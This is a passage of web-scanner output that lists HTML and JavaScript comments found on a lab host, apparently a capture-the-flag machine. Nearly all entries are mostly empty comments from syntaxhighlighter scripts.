|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1708
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1481
|     Comment:
```

```
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 244
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 410
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 220
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 328
|     Comment:
|
|
```

```
|     Path: http://10.10.93.249:80/WebResource.axd?
d=pynGkmcFUV13He1Qd6_TZKFmBG-AUY7YwSX-Eh_-
So8UKa0fIVRDpGlQdJn4r3q4SNLVEw2&amp;t=635309994023293030
|     Line number: 85
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 810
|     Comment:
|
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 496
|     Comment:
|
|
|
|
|
|
|
|          */
```

```
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 114
|     Comment:
|         /** <?= ?> tags. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 462
|     Comment:
|
|
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1292
|     Comment:
|
|
|
|
|
|
```

```
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 411
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 280
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 392
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 155
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 554
|     Comment:
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 17
|     Comment:
|         /** Additional CSS class names to be added to
highlighter elements. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 56
|     Comment:
|         /** Enables or disables automatic links. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 221
|     Comment:
|
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 989
|     Comment:
|
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 51
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 185
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 193
```

```
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 641
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 336
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 132
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 426
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1434
|     Comment:
|
|
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 176
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 861
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 412
|     Comment:
|
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 200
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 153
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 615
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 306
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1403
```

```
|     Comment:
|
|
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 626
|     Comment:
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 122
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 4
|     Comment:
|
|
```

```
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 24
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 224
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 91
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 135
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
```

```
|     Line number: 1313
|     Comment:
|
|
|
|
|               */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 496
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 655
|     Comment:
|
|
|
|
|
|
|
|            */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 421
```

```
|     Comment:
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 517
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 406
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1052
|     Comment:
|
|
|
|          */
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 6
|     Comment:
|
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 760
|     Comment:
|
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 247
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1621
|     Comment:
```

```
|
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 133
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 297
|     Comment:
|
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Line number: 45
|     Comment:
|
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 524
|     Comment:
```

```
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 86
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 912
|     Comment:
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 169
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 432
```

```
|     Comment:
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 345
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 37
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 390
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 361
```

```
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 248
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 262
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 377
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 266
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shAutoloader.js
|     Line number: 5
|     Comment:
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 869
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
```

```
|     Line number: 20
|     Comment:
|         /** First line number. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 344
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1711
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 281
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 123
|     Comment:
|
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 680
|     Comment:
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 408
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 289
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 621
|     Comment:
|
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 346
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 41
|     Comment:
|         /** Gets or sets tab size. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 202
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 93
|     Comment:
|         /** Internal 'global' variables. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 14
```

```
|     Comment:
|
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 32
|     Comment:
|         /** Lines to highlight. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 23
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 592
|     Comment:
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
|     Line number: 2
|     Comment:
|
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1567
|     Comment:
|
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Line number: 63
|     Comment:
|         <!-- START HEADER -->
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 192
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 708
|     Comment:
|
```

```
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 565
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 265
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
```

```
|     Line number: 168
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 11
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 398
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 129
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 325
|     Comment:
|
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1671
|     Comment:
|
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 156
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 194
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 97
|     Comment:
|
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 145
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 446
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 827
|     Comment:
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 347
|     Comment:
```

```
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 59
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1172
|     Comment:
|
|
|
|
|          */
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Line number: 81
|     Comment:
|         <!-- START CONTENT -->
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 409
|     Comment:
|
```

```
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 578
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 146
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 338
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 222
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
```

```
|     Line number: 161
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 125
|     Comment:
|
|
|
|
|                        */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 635
|     Comment:
|
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 388
```

```
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 442
|     Comment:
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 43
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 379
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 217
```

```
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 447
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 15
|     Comment:
|
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 163
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 452
|     Comment:
|
|
```

```
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1155
|     Comment:
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 566
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 105
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 225
|     Comment:
```

```
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1270
|     Comment:
|
|
|
|
|
|                 */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 402
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 435
|     Comment:
|         /* separator */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 223
```

```
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 53
|     Comment:
|         /** Forces code view to be collapsed. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 255
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 120
|     Comment:
|         /** <script> tags. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 339
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 195
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1366
|     Comment:
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 70
|     Comment:
|         /** Enables use of <SCRIPT
type="syntaxhighlighter" /> tags. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 620
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
|     Line number: 654
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 25
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 597
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 385
|     Comment:
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
XRegExp.js
|     Line number: 460
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 630
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 614
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 610
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 249
|     Comment:
|
```

```
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 896
|     Comment:
|
|
|          */
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Line number: 57
|     Comment:
|
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 565
|     Comment:
|
|
|
|
|
|
|
|
|
|          */
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 603
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 171
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 38
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 602
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 587
```

```
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 577
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 572
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 568
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 562
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 923
|     Comment:
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 551
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 528
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 696
|     Comment:
|
|
|
```

```
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 459
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 113
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 162
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 154
|     Comment:
|
```

```
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 277
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 450
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 449
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 99
|     Comment:
|         /** This object is populated by user included
external brush files. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

shCore.js
| Line number: 1282
| Comment:
|
|
|
|
| */
|
| Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
| Line number: 448
| Comment:
|
|
| Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
| Line number: 1648
| Comment:
|
|
|
|
|
|
|
|
| */
|
| Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/

```
shCore.js
|     Line number: 234
|     Comment:
|
|
|
|
|
|
|
|
|
|
|
|
|
|              */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 413
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 196
|     Comment:
|         /** Collection of toolbar items. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
```

```
shCore.js
|     Line number: 1534
|     Comment:
|
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1104
|     Comment:
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 436
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1023
|     Comment:
|
|
```

```
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 434
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 414
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 102
|     Comment:
|         /** Common regular expressions. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 411
|     Comment:
|
|
```

```
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 962
|     Comment:
|
|
|
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 12
|     Comment:
|
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 361
|     Comment:
|
```

```
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 335
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 218
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 397
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 322
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
```

```
|     Line number: 268
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 47
|     Comment:
|         /** Enables or disables toolbar. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 534
|     Comment:
|
|
|
|
|
|
|
|          */
|
|     Path: http://10.10.93.249:80/Scripts/Auto/04-
jquery-jtemplates.js
|     Line number: 1
|     Comment:
|         /* jTemplates 0.7.8
(http://jtemplates.tpython.com) Copyright (c) 2009 Tomasz
Gloc */
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 493
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 498
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 395
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 1069
|     Comment:
|
|
|
|
|
|          */
```

```
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 6
|     Comment:
|
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 59
|     Comment:
|         /** Gets or sets light mode. Equavalent to
turning off gutter and toolbar. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 147
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 369
|     Comment:
|
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 349
|     Comment:
|
|
|
|                */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 375
|     Comment:
